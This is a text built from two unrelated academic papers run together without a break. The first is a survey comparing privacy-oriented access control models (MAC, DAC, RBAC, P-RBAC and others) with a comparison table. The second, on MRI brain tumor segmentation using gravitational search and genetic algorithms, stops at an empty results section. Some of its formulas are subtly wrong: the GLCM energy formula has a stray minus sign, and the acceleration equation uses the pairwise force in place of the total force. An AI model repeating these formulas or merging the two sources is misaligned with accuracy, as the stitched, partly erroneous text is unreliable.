***Keywords- Privacy Preservation; Security; Access Control Model; Privacy Access Control***

## I. INTRODUCTION

Because of the simplification that IT has given in the collection and distribution of data, privacy receives increasing attention from consumers, companies, researchers, and legislators. Although enterprises have adopted various strategies to protect customer privacy and to show their privacy policies to customers, these approaches and strategies do not provide systematic mechanisms to specify and control how consumer personal and sensitive data is actually handled after been collected.

Privacy protection can only be achieved by enforcing privacy policies within an enterprise's transactions - online and offline - for any data processing systems [1].

One way of privacy protection which considers the most important is to control the access to the private and sensitive information. This will prevent any unauthorized actions to be done by applying one of known and available access control models to do so.

Access control is one of the fundamental security methods that protect any data or information in multi-user and resource sharing systems [2]. It is defined as a mechanism by which users are permitted access to resources, according to their identities authentication and associated privileges authorization.

Access Control is a method by which the ability is explicitly enabled or restricted in some way (usually through physical and system-based controls). In Computer-based, access controls can not only achieved by who or what process may have access to a specific system resource, but also by the type of access that is permitted.

Many access control models have been presented and discussed by many researchers, where some of them are specialized for privacy preserving and the others for some other security purposes.

Conventional access models, such as mandatory access control (MAC), discretionary access control (DAC), and role-based access control (RBAC) are not designed to enforce privacy policies and barely meet privacy protection requirements. This is due to the lack of basic components required by privacy regulations, especially purpose binding conditions, and obligations.

In this paper, we will talk first about privacy issue and the important of protecting our privacy which could protect us from many potential risks. Then, we will take a look on access control models that are related to privacy protection and explain each one individually. Finally, we will have a comparison between these models based on how do they fulfil privacy protection requirements.

## II. PRIVACY ISSUE

There are many perspectives of privacy in our life: social, financial, medical, legal, political, and technological. Private information is valuable since it provides a source of data useful for marketing and data mining [5]. Surprisingly, there is no universal definition of privacy among researchers. Some have considered privacy as a human right to obscure any personal matter which people do not want to disclose or become public [6]. Others consider it as a form of control and define it as the ability of individuals to manage the collection, retention and distribution of their private information [7].

Individuals, groups, or institutions have to determine for themselves when, how, and to what extent they are willing to share with others [8]. Privacy is a selective control of access to the self known as a dialectic and dynamic process where people optimize their accessibility along with balancing of openness and closeness depending on the situation [9].

The ultimate aim of the control that mentioned in the definition is to enhance autonomy and minimize vulnerability [10]. Hence, two factors have been consistent throughout the literature: the notion of vulnerability and the control of individuals over disclosure of their personal information.



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There are many arguments about whether privacy is a condition to reach a maximum level of security, or a process that contains many actions to get it, or a final goal that we want to achieve, but it has always seen as a boundary control process, where different people have different privacy views and needs [11]. It is a wide-ranging issue and is perceived differently from one user to another. So, there is no perfect model for privacy because no one can predict all potential privacy risks or all potential misuses of private information [12]. For this reason, technology design should be concerned not only with the technical feasibility ("can we do it?") but also with the social desirability ("do we need to do it?") [11]. Hence, there should be a correlation between user needs and the capabilities of any new techniques [13].

Privacy protection is more than just keeping information secure to be violated by others. It prevents the leakage and abuse of personal information by following the privacy policy that is agreed by individuals in order to reach the desired level of privacy which is different from one to another. A privacy policy defines the way in which sensitive personal data can be collected, processed and diffused and spells out the privacy rights to which individuals are entitled [6]. So, privacy protection can keep us safe from receiving any annoying emails or calls as a minimum harm or from being violated, robbed and taking advantage from as different situations.

Privacy protection meets the security purposes as there are three requirements for privacy and security presented in [14]: confidentiality, to ensure that sensitive information is not disclosed; integrity, to prevent any unauthorized modification of information; and availability, to control when the information is available to user. As we can see, privacy protection is very important to secure us from any undesired situations and give us our own space with control to allow others to enter to our space or not. One way that insures privacy protection is by applying access control model.

## III. Access Control Models

Here, we will give some general information about some access control models that are related to privacy preservation and specify the main features and the weak points for each model and then come out with a comparison between all of the studied models.

Out of many security methods, which are able to ensure the privacy, Access Control is the most important and used one which define as the process of limiting access to the resource in the system to only authorized users, programs, processes, or other systems [15].

Information assurance and security ensures the confidentiality, integrity, authentication, availability of information systems where each element has a specific goal to achieve. Confidentiality prevents unauthorized users from reading and getting sensitive information by preventing the reach to this kind of information. Integrity prevents unauthorized users from modifying objects or data items by having different roles for each user. Authentication verifies user's or subject's identity that is authenticated and allowed to get the access permission. Availability prevents denial of service when needed or prevents unauthorized withholding of information or resources [16].

Access control evaluates all access requests to resources by authenticated users and determines whether the requests must be granted or denied, by considering both confidentiality and integrity. Access control policies correspond to the high-level rules describing the accesses to be authorized by the system and mechanisms implementing the policies via low level functions.

For any access control subject in research field, Role-based Access Control Model (RBAC), an approach to make the system accessed only by authorized user, is the most important model to be analyzed and discussed [3]. It consists of four components: Users, Roles, Permissions and Sessions. It is an enhanced model compared to the other two traditional access control models: Discretionary Access Control (DAC) and Mandatory Access Control (MAC) [2]. These two models are weaker than RBAC due to inflexibility of these models.

DAC model is a way of restricting access to objects based on the identity and need-to-know of the user, process, and/or groups to which they belong. It is based on the policy of allowing the owner of the information to give the access permission to the others at his discretion without system administration knowledge. Such a policy does not provide a centralized access control mechanism over the whole system since every user has different policy which make the system vulnerable from any outsider attack [4].

The MAC model overcome the weak point arises in DAC model by imposing server access restrictions that cannot be bypass accidentally or intentionally. It is a way of restricting access to objects based on fixed security attributes or "labels" assigned to users as well as objects [4]. It provides the ability of limiting the access only to authorized users. Each user has a clearance that used to get the access permission by comparing it with some sensitive information stored in the system not by the user's discretion.

These two models (DAC and MAC) considered as the main models for access control which are not used mainly for privacy purposes. They have been enhanced to the RBAC model which will be discussed next.

### *A. Role-based Access Control (RBAC)*

The concept of RBAC began with multi-user and multi-application on-line systems pioneered in the 1970s [15]. As mentioned early in the previous section, Role-based Access Control Model (RBAC) is the most important model that has been widely studied, applied and implemented to various applications. In this model, object accesses are controlled by roles (or job functions) in an enterprise rather than a user or a group. It has been applied widely because of its various factors which are: rich specification, policy neutrality, separation of duty relations, principle of least privilege, and ease of management.

In RBAC model, Roles, Users, Permissions, and Sessions are the basic elements of RBAC policies. The Role represents job functions within an organization with some associated semantics regarding the authority and responsibility conferred


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on a member of the role. The Users represents a human activity or an autonomous agent. Permissions represent objects and operations with an approval of a particular mode of access to one or more objects in the system. Relationships between these basic element sets form the RBAC standard, which consists of four functional components. In the core RBAC, users and permissions are assigned to roles. A user is granted access to an object when the user is active in a role that has the required permissions.

RBAC does not provide a complete solution for all access control issues, but with its rich specification it has proven to be cost effective by reducing the complexity in authorization management of data [16].

The Core of RBAC defines relationships between three basic elements (i.e., users, roles, permissions). Permissions consist of objects and associated operations that can be performed on those objects as shown in Fig. 1.




Figure 1. Core RBAC [16]

We can see from the figure that the roles are in between the users and the permissions. So, in order to have some operations on any object that could be sensitive to use and has some restrictions, you have to have some roles.

### *B. Privacy-aware Role Based Access Control*

In the RBAC model, the roles and authorized permissions are created, managed only by security administrator. Hence RBAC model has some restriction on treating many different needs of users because of excluding user's participation in controlling personal information [15].

P-RBAC framework or model presented by [15,17] focuses on user-centric and efficient access control to handle personal privacy within ubiquitous environment. It uses both proposed model based on core component of RBAC model, privacy policies, and agent.

The Core P-RBAC is illustrated in Fig. 2 which includes several sets of entities: Users, Roles, Data, Actions, Purposes, Obligations, and Conditions. This will add more restrictions on the permission than the core of RBAC as there are many factors have been added.

Despite the enhanced privacy protection mechanism by P-RBAC, its pair-wise policy conflict detection has been pointed out as one of its limitations because conflicts within more than two policies are not detected [15,17]. As a solution for this problem, a model of multi-policy conflict detection algorithm has been presented and discussed in [1] so it can check and detect the conflicts when it happened in case of multiple policies.




Figure 2. Privacy-aware RBAC [1]

We can see from the Fig.2, this model is extended from the model shown in Fig. 1 with some extra factors. These factors are to ensure the privacy preservation in the model by having more restriction with some obligations and conditions that should be granted in order to give the permission to use or to have any action regarding to the data.

### *C. Purpose Based Access Control Model*

An access purpose is the reason for accessing a data item, and it must be determined by the system when a data access is requested. Evidently, how the system determines the purpose of an access request is crucial as the access decision is made directly based on the access purpose [23].

The notion of purpose appears in all privacy codes and legislations. For example, the Data Quality Principle in the OECD guidelines specifies: Personal data should be relevant to the purposes for which they are to be used and to the extent necessary for those purposes, should be accurate, complete and kept up-to-date.

Data is collected for certain purpose For example, for medical care; data may be collected for registration or diagnosing. Each data access also serves a certain purpose. So, it is a natural expectation that a privacy policy should concern which data object is used for which purposes. So, many researcher indicated that purpose is a central part in many privacy preserving access control model with different perspectives [18,20,21].

Privacy protection cannot be easily achieved by traditional access control models as it focuses on which user is performing which action on which data object. Instead, reliable privacy policies are concerned with which data object is used for which purpose [18].

Privacy policy ensures that data can only be used for its intended purpose (intended usage of data), and an access


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purpose (intension for accessing data objects) is compliant with the data's intended purpose.

In Purpose-base Access Control Model, purposes are authorized to users through conditional roles. The use of conditional roles provides great flexibility in that the authorizations are sensitive to both the user profiles and the system environments [23].

This model is base on the purpose for intending to access to a private information. Purpose is a distinctive feature of privacy policy [19] and the central concept in many privacy protection access control models [20]. The purpose in privacy preservation is very important because the privacy policies should concerned with what the purpose that data used for rather than the action that users perform on these data [21].

In [18], the authors presented a model for privacy preserving access control which is based on variety of the intended purposes. Conditional purpose is applied along with allowed purpose and prohibited purpose in the model. It allows users using some data for certain purpose with conditions. This model is almost like RBAC model but with more focus on the purpose factor for each operation regarding to deal with the data.

### *D. Trust Based Access Control Model*

Privacy control, as the term states, encompasses the notion of privacy and the notion of the control that individuals have. A good privacy framework or model should combine these two notions. Current approaches to access control are mostly based on individual user identity; hence they do not scale to distributed systems.

In any information system, trust controls the amount of information that can be revealed, and risk analysis allows us to evaluate the expected benefit that would motivate users to participate in these interactions. In this model, a Trust-based Model for privacy control is presented in context-aware systems based on incorporating trust and risk. Through this approach, it is clear how to balance between trust and risk in designing and implementing context-aware systems that provide mechanisms to protect users' privacy [3].

Trust could be exploited to protect users' privacy, in the sense that reasoning about the trustworthiness of information receivers allows us to decide the amount of information that can be disclosed to them. The general rule regarding users' trustworthiness is that trusted users tend to behaviour in a positive manner, whereas distrusted users tend to behaviour negatively.

The aim of the trust-based model is to provide solution that would help developers to address the issues regarding privacy concerns in general and how to control privacy in particular. As shown in Fig. 3, the model is set out to address the question of how to supply users with ability to have the control over their contextual information and who may gain their trust in order to access to it.

From Fig. 3 we can see the model has trust calculation in both subject and object side. It is based on the user information for the subject side and on trust and roles management on the object side.




Figure 3. Trust Based Access Control [3]

### *E. User-Centric Privacy Access Control Model*

User's privacy should be protected and secured, and the access to private information must be controlled in accordance with user's privacy preferences. Existing privacy-aware access control strategies often store all the privacy access control policies on the server side and thus fail to consider the dynamic nature of privacy preferences [22].

In this model, a User-Centric Privacy-enhanced Access Control Model is presented. It takes the dynamic nature of user's privacy preferences into consideration and can thus fulfill any kind of privacy requirements. By separating access policies apart from privacy policies, which are now stored at user side and therefore fully under user's control, the model can provide users with a flexible way of controlling privacy policies that are consistent with their preferences.

As shown in Fig. 4, two access control decision makers are there, one in the server side and one in the client side. This will give the users more control on stating their own privacy policies and not just based on the policies that stated by the server side.

The model is made up of three kinds of entities: information requester, client and server.

- Information requester, which is the entity that issues an access request to get to the private information of the client. It may be an individual, an organization or a service provider.
- Client, which is the one who's the private information belong to. All the access control decisions must be directly or indirectly made by the client. A client is also often referred to as a user.
- Server, which is a third party trusted by both the information requester and the client that can provide authentication as well as access control to privacy information.


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


Figure 4. User-Centric Based Access Control [3]

## IV. COMPARISON

In this section, we will have a comparison between MAC and DAC as they are the conventional access control models which considered the basis for the others, and RBAC and P-RBAC as they are the improved ones and have some kind of restrictions with privacy preservation.

The comparison is based on the privacy policy and user authentication to see how the models are supporting them to ensure some kinds of privacy protection in any access control model. Table 1 is the comparison table that show all the models and how they support privacy policy change, update and generation as well as the user authorization weather it has high, middle or low support.

TABLE I. COMPARISON OF ACCESS CONTROL MODELS

| Features | MAC | DAC | RBAC | P-RBAC |
|---|---|---|---|---|
| Convenience Privacy Policy Change | Low | Middle | Middle | High |
| Quickness Privacy Policy Update | Low | Low | High | Middle |
| Easiness Privacy Policy Generation | Low | High | High | High |
| Accuracy Privacy Policy Generation | Middle | Low | High | Middle |
| Degree of Authorizing Users | Low | Middle | Middle | High |

MAC model has many low supporting for most of the features presented in the Table I. The situation is a bit different in DAC model which generally has middle supporting of the same features. However, unlike MAC and DAC, RBAC and P-RBAC models have many high supporting of these features regarding to dealing with privacy policy adaptation and user authentication support.

We can see that RBAC has high support for quickness, easiness and accuracy for privacy policy update and generation which will give it strength in term of dealing with privacy policies. However, it has a middle support of the degree for authorizing users which will give it weakness in this matter.

P-RBAC model has strength and high support of the user authorizing degree which will make it the best among the other models in this particular point. This is because authorizing the wrong user can cause a serious damage in term of security and privacy. However and unlike RBAC, P-RBAC has middle support in term of the quickness and the accuracy of the privacy policy.

We could not include the other models discussed in the previous section in this comparison and only mentioned these models represented in the Table 1 since they are the core of any access control model. Moreover, P-RBAC represents all other models that are related to privacy protection.

This paper will be the basis for proposing a novel access control model. It will concentrate more on how to protect our privacy by adding more affected factors that had been discussion from the previous works. So, it will make the model more strength and capable to deal with the user's preferences in term of privacy policy.

## V. CONCLUSION

We have conducted a comparative study on access control models that can be used for privacy protection. MAC and DAC models are the basics for all other models and RBAC is the extended model which had been studied widely among many researchers. P-RBAC is the model that is made especially for privacy protection based on the core of RBAC model which still has some gaps to fill in. As a future work, we intend to propose a more robust access control model specifically for privacy protection.

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# *Hybrid Gravitational Search Algorithm and Genetic Algorithms for Automated Segmentation of Brain Tumors Using Feature_based Symmetric Ananlysis*

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*Abstract*—***Medical image processing is the most challenging and emerging field now a days. Processing of MRI images is a part of this field. In this paper, an image segmentation techniques were used to detect brain tumors from mri images, the proposed system was built from three phases, feature extraction, tumor detection and finally tumor segmentation to produce segmented brain tumor.***

*Index Terms*— **feature extraction, Gravitational Search Algorithm (GSA), Genetic Algorithms (GA), symmetric analysis, thresholded segmentation.**

## 1. INTRODUCTION

Image segmentation plays a critical role in all advanced image analysis applications, a key purpose of segmentation is to divide image into regions and objects that correspond to real world objects or areas, and the extent of subdivision depends on requirements of specific application. Magnetic resonance imaging (MRI) is a medical imaging technique most commonly used in radiology to visualize the structure and function of the body. It provides detailed images of the body in any plane with higher discrimination than other radiology imaging methods such as CT, SPECT etc. Specifically, mining of brain injuries that appear in an MRI sequence is an important task that assists medical professionals to describe the appropriate treatment[1].

Computer aided detection of brain tumors is one of the most difficult issues in field of abnormal tissue segmentations because of many challenges. The brain injuries are of varied shapes and can also deform other normal and healthy tissue structures. Intensity distribution of normal tissues is very complicated and there exist some overlaps between different types of tissues[2].

Considering the above shortcomings, this paper gives an intuitive method which integrates the Optimization Algorithms with the Image processing techniques for the detecting of brain abnormalities. Unlike others, this approach uses the vertical symmetry of the brain which can be implemented in real-time and is robust to change in parameters, therefore it is applicable to a much wider range of MRI data.

The rest of this paper is organized as follows. In section 2 we give an overview of the related work done in the brain tumors detection. In section 3, the technical details of our work are provided and discussed. Section 4 gives experimental results. Finally, conclusion is given in section 5.

## 2. RELATED WORKS AND OUR CONTRIBUTION

### 2.1 Related Works

Many researches and method were presented in the field of brain tumors detection and segmentation.

On 2010 T.Logeswari and M.Karnan proposed a segmentation method consisting of MRI film artifacts and noise removing and then a Hierarchical Self Organizing Map (HSOM) is applied for image segmentation[3]. On 2011 Sarbani Datta and Dr. Monisha Chakraborty pre-processed the two-dimensional magnetic resonance images of brain and subsequently detect the tumor using edge detection technique and color based segmentation algorithm. Edge-based segmentation has been implemented using operators e.g. Sobel ,Prewitt, Canny


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and Laplacian of Gaussian operators and the color-based segmentation method was accomplished using K-means clustering algorithm[4].

On 2012 Dina Aboul Dahab, Samy S. A. Ghoniemy and Gamal M. Selim applied modified image segmentation techniques on MRI scan images to detect brain tumors and a modified Probabilistic Neural Network (PNN) model that is based on learning vector quantization (LVQ) with image and data analysis and manipulation techniques to carry out an automated brain tumor classification[5].

Also on the same year Manoj K Kowar and Sourabh Yadav ed a technique for the detection of tumor in brain using segmentation and histogram thresholding and a brain division technique[6].

Finally on 2013 S.S. Mankikar proposed a hybrid framework that uses the K-means clustering followed by Threshold filter to track down the tumor objects in magnetic resonance (MR) brain images[7].

### 2.2 Our Contributions

Image feature selection is a significant prerequisite for most image processing algorithms, that reason was behind using optimization algorithms for best features selection. Also symmetric feature in brain images can be utilized for detecting the lower part of brain tumors and the idea of dynamic decomposition promotes enhancing of smaller and undispersed local asymmetries rather than adopting a global symmetric approach as used earlier.

## 3.TECHNICAL APPROACH

### 3.1 Feature Extraction:

3.1.1 **Features construction**

Gray Level Based Features:

These features do not consider the spatial interdependence. Eleven measures were selected (mean standard deviation, skewness, kurtosis and seven invariant moments)[8].

**Measures of Location (Mean)**

The most commonly used measure of location is the mean, computable only for quantitative variables. Given a set $X_1$, $X_2$ …, $X_n$ of no observations, the arithmetic mean (the mean for short) is given by[37]:

$$\overline{X} = \frac{X_1 + X_2 + \ldots X_n}{N} = \sum_{i=1}^{N} \frac{Xi}{N} \qquad (1)$$

where:

$\overline{X}$ is mean

$N$ is number of data point

$X_1 \ldots X_n$ is the grey level data image

**Measures of Variability (Standard Deviation)**

The most commonly used for quantitative data is the variance. Given a set $X_1$, $X_2$ …, $X_n$ of N quantitative observations of a variable X, and indicating with $\overline{X}$ as their arithmetic mean, the variance is defined by the average squared deviation from the mean:

$$\sigma^2(X) = \frac{1}{N-1} \sum_{i=1}^{N} \left(X_i - \overline{X}\right)^2 \qquad (2)$$

Then calculating the standard deviation. It is the square root of the variance:

$$std(X) = \sqrt{\sigma^2(X)} \qquad (3)$$

**Measures of Asymmetry (Skewness)**

Skewness is a measure of symmetry, or more precisely, the lack of symmetry. For univariate data $X_1$, $X_2$, …, $X_n$ the formula of skewness is:

$$\text{skewness} = \frac{1}{N} \left( \frac{\sum_{i=1}^{N} \left(Xi - \overline{X}\right)^3}{\sigma^3} \right) \qquad (4)$$

**Measures of Kurtosis**

Kurtosis is a measure of whether the data are peaked or flat relative to a normal distribution. For univariate data $X_1$, $X_2$, …, $X_n$ the formula of kurtosis in standard normal distribution is three for this reason, excess kurtosis is:



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$$\text{kurtosis} = \frac{1}{N}\left(\frac{\sum_{i=1}^{N}\left(Xi-\overline{X}\right)^4}{\sigma^4}\right)-3 \qquad (5)$$

where:

$\overline{X}$ is mean

$\sigma$ is standard deviation

*N* is number of data point

Thus, the standard normal distribution has a kurtosis of zero. Positive value indicated a peaked distribution and negative value indicated a flat distribution.

**Seven Invariant Moments**

Moment invariants were firstly introduced in 1961, based on a method of algebra invariants. Using non–linear combination of regular moments which are referred to as geometric moments (GM), a set of invariant moments was derived. It is a desirable property of being invariant under image translation, scaling and rotation[9].

In this study, GM technique with its set of seven invariant moments, has been used because of its characteristic of being invariant against translation, scaling and rotation and its attributes of each formula of its set.

**Texture Based Features**

Gray level co_occurrence matrix (GLCM) is the basis for the Haralick texture features. This matrix is square with dimension Ng, where Ng is the number of gray levels in the image. Element [i,j] of the matrix is generated by counting the number of times a pixel with value i is adjacent to a pixel with value j and then dividing the entire matrix by the total number of such comparisons made. Each entry is therefore considered to be the probability that a pixel with value i will be found adjacent to a pixel of value j [10].

Haralick and his colleagues (1973) suggested extracting 14 features from the co-occurrence matrix, in this study we used the most common 4 measures of these 14 which are, contrast, entropy, energy and homogeneity , they can be expressed as follows[11]:

$$\textbf{Homogeneity (H)} = \sum_{i=0,j=0}^{Ng-1}\frac{c(i,j)}{1+|i-j|} \qquad (6)$$

$$\textbf{Contrast (Con)} = \sum_{i=0\,j=0}^{Ng-1}|i-j|^2\,c(i,j) \qquad (7)$$

$$\textbf{Entropy (ENT)} = -\sum_{i=0\,j=0}^{Ng-1}c(i,j)\,Log\,c(i,j) \qquad (8)$$

$$\textbf{Energy} = -\sum_{i=0\,j=0}^{Ng-1}c^2(i,j) \qquad (9)$$

where *i* and *j* are coordinates of the co–occurrence matrix space, *c(i, j)* is element in the co–occurrence matrix at the coordinates *i* and *j*, *Ng* is dimension of the co–occurrence matrix, as gray value range of the input image. While in GLCM texture measure, normalization of GLCM matrix by each value divided by the sum of element values is applied and the *c(i, j)* is replaced to the probability value[11].

**3.1.2 Feature selection**

Although feature selection is primarily performed to select relevant and informative features, it can have other motivations, including general data reduction, feature set reduction and performance improvement[12].

In this work a new algorithm was derived by hybridization of Gravitational Search Algorithm GSA and Genetic Algorithms GA for selecting the two best features to be used for tumor detection. The


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proposed method made use of genetic algorithms for arranging features as populations of chromosomes whose fitness is evaluated by means of gravity force presented in GSA to get the most coherent combination of features.

**Gravitational search algorithm**

Gravitational search algorithm (GSA) is a recently proposed method used on optimization problem [13]. It has been compared with some well-known heuristic optimization methods exiting, and the obtained results showed the high performance of the method. The GSA is constructed on the law of Newtonian Gravity: "Every particle in the universe attracts every other particle with a force that is directly proportional to the product of their masses and inversely proportional to the square of the distance between them"[13].

The GSA algorithm can be described as follows:
First assuming there are N objects and each of them has m dimensions, we define the i-th object by:

$$X_i=(x_i^1,\ldots,x_i^d,\ldots x_i^m) \quad i=1,2,\ldots, N \quad (10)$$

According to Newton gravitation theory, the force acting on the i-th mass from the j-th mass is defined as:

$$F_{ij}^d(t)=G(t)*((M_i*M_j)/(R_{ij}+£))*(x_j^d-x_i^d) \quad (11)$$

Where Mj is the active gravitational mass related to agent j, Mpi is the passive gravitational mass related to agent i, G(t) is gravitational constant at time t, **£** is a small constant, and Rij(t) is the Euclidian distance between two agents i and j.
Then the total force that acts on agent I in a dimension d is proposed to be a randomly weighted sum of dth components of the forces exerted from other agents

$$F_i^d(t)=\sum_{j=1,j\sim=i}^{N} rand_j F_{ij}^d(t) \quad (12)$$

Where randj is a random number in the interval [0,1].

Hence, by the law of motion, the acceleration of the agent i at time t, and in direction dth, is given as follows:

$$a_i^d(t)=F_{ij}^d(t)/M_{ii} \quad (13)$$

where Mii is the inertial mass of ith agent.
Gravitational and inertia masses are simply calculated by the fitness evaluation. A heavier mass means a more efficient
agent. This means that better agents have higher attractions and walk more slowly. Assuming the equality of the gravita-tional and inertia mass, the values of masses are calculated using the map of fitness. We update the gravitational and inertial masses by the following equations:

$$M_{ai}=M_{pi}=M_{ii}=M_i \quad i=1,2,\ldots,N$$

$$m_i(t)=(fit_i(t)-worst_i(t))/(best_i(t)-worst_i(t)) \quad (14)$$

$$M_i(t)=m_i(t)/\sum_{j=1}^{N} m_j(t) \quad (15)$$

Where $fit_i(t)$ represent the fitness value of the agent I at time t, and, worst(t) and best(t) are defined as follows (for a minimi-zation problem):

$$Best(t)=\min fit(t) \quad (16)$$

$$worst(t)=\max fit(t) \quad (17)$$

and for maximization problem the last equations are changed as follows:

$$best(t)=\max fit(t) \quad (18)$$

$$worst(t)=\min fit(t) \quad (19)$$

**Genetic Algorithms**

The GA is a searching process based on the laws of natural selection and genetics. The population comprises a group of chromosomes from which candidates can be selected for the solution of a problem. Initially, a population is generated randomly. The fitness values of the all chromosomes are evaluated by calculating the objective function in a decoded form (phenotype). A particular group of chromosomes (parents) is selected from the population to generate the offspring by the defined genetic operations. The fitness of the offspring is evaluated in a similar fashion to their parents. The chromosomes in the current population are then


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replaced by their offspring, based on a certain replacement strategy[14] .

**The Proposed method**

In this work a new algorithm was derived by hybridization of Gravitational Search Algorithm GSA and Genetic Algorithms GA for selecting the two best features to be used for brain tumor detection. The proposed method made use of genetic algorithms for arranging features as populations of chromosomes whose fitness is evaluated by means of gravity force presented in GSA to get the most coherent combination of features.

The initial population is created randomly from 10 chromosomes, each of them consisted of 5 genes where every gene in a chromosome is an index to the feature vector that was created from features construction step.

The chromosomes in the current population are evaluated by the fitness function which was derived from GSA by depending "Equation 12" which is

$$F_i^d(t)=\sum_{j=1,j\sim=i}^{N} rand_j F_{ij}^d(t)$$

A gravitational force is calculated for each chromosome genes and the chromosome with the max fitness whose members(genes) are the most coherent among other individuals in that population.

For creating the next generation (population) a Steady-State Reproduction replacement strategy is used. This strategy means that only a few chromosomes are replaced once in the population to produce the succeeding generation. The number of new chromosomes is to be determined by this strategy.[14]

For this work, we defined The number of new chromosomes to be 7. Which means that the best three chromosomes are moved directly to the succeeding generation, where the other worst 7 are replaced by:

- 6 crossover offsprings (with crossover probability equal to 0,6 and a cycle crossover operator[15]).
- 1 new individual produced by mutation operation (with mutation probability equal to 0,1 and an order changing mutation operator).

When the stopping criteria is reached the best chromosome along all populations is taken to produce ten combinations of its genes .

Each of these pairs holds two indexes to the feature vector, the contents of each index in the pair are used to calculate an eqladian distance between the opposite half of the MRI image whose first half was used for features construction step.

Three criterions were dependent to choose the best pair, they are presented below according to priority in selection,

1. **Classification accuracy**
2. **Averaged execution time**
3. **Averaged euclidian distance**

A pair with less averaged euclidian distance, shorter execution time and higher classification accuracy was chosen as the best pair.

**3.2 Tumor Detection**

Tumors in the lower part of the brain like cerebellum and temporal lobes, are smaller in size and conflict with other bony structures which are not part of brain, the analysis was done by depending symmetric and asymmetric detection between two brain image vertical halves, then those halves are dynamically divided in 10 symmetric blocks, some researches depended static division which tends to dispersal the tumor over more than a block and hence an insufficient threshold would be detected. Dynamic division guarantees that the most effective part of the tumor is bounded in a single block, the procedure of dynamic division is just like filtering with a mask.

Steps of this phase can be summarized by the following:


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**A.** Input Data Set, flair MRI images have been used in this approach.

**B.** Omit unnecessary parts from image, the MRI brain image consists of film artifacts or label on the MRI such as patient name.

**C.** Division into Active Cells, a virtual 8x8 grid is placed on the image creating virtual cells of size 64x64. The cells which do not contain any portion of brain or are partly filled are removed from consideration.

**D.** Divide resulted image to vertical halves.

**E.** For each half apply dynamic division in to 10 blocks, build features for every block(features selected in feature selection) and compute euclidian distance between every two symmetric blocks in both image halves by using the pair of features as x and y in euclidian distance equation.

**F.** The two symmetric blocks with highest distance are picked up and the abnormal block is highlighted if its value is greater than a particular threshold value which has been obtained by a similar method on the normal images of 30 different cases.

### 3.3 Tumor segmentation

Image thresholding is the most popular segmentation method due to its intuitive properties and simple implementation(11) , The threshold for each active cell was chosen using a large dataset. And the image is segmented as the following pseudo code,

For each pixel in the image, do:
If pixel gray value is greater than the defined threshold of its block
Then
assign the pixel gray value of 255
Else
leave the pixel unchanged
end if
end for

.

## 4. EXPERIMENTAL RESULTS

### 4.1. Datasets and Parameters

We used MRI datasets provided by Ibn Sena Hospital, Mosul, Iraq. Several cases were also obtained from the Internet. The 2 major parameters in our algorithm are abnormality threshold used in abnormal block detecting and the intensity threshold used in thresholded segmentation for tumor highlighting.

### 4.2. Experimental Results

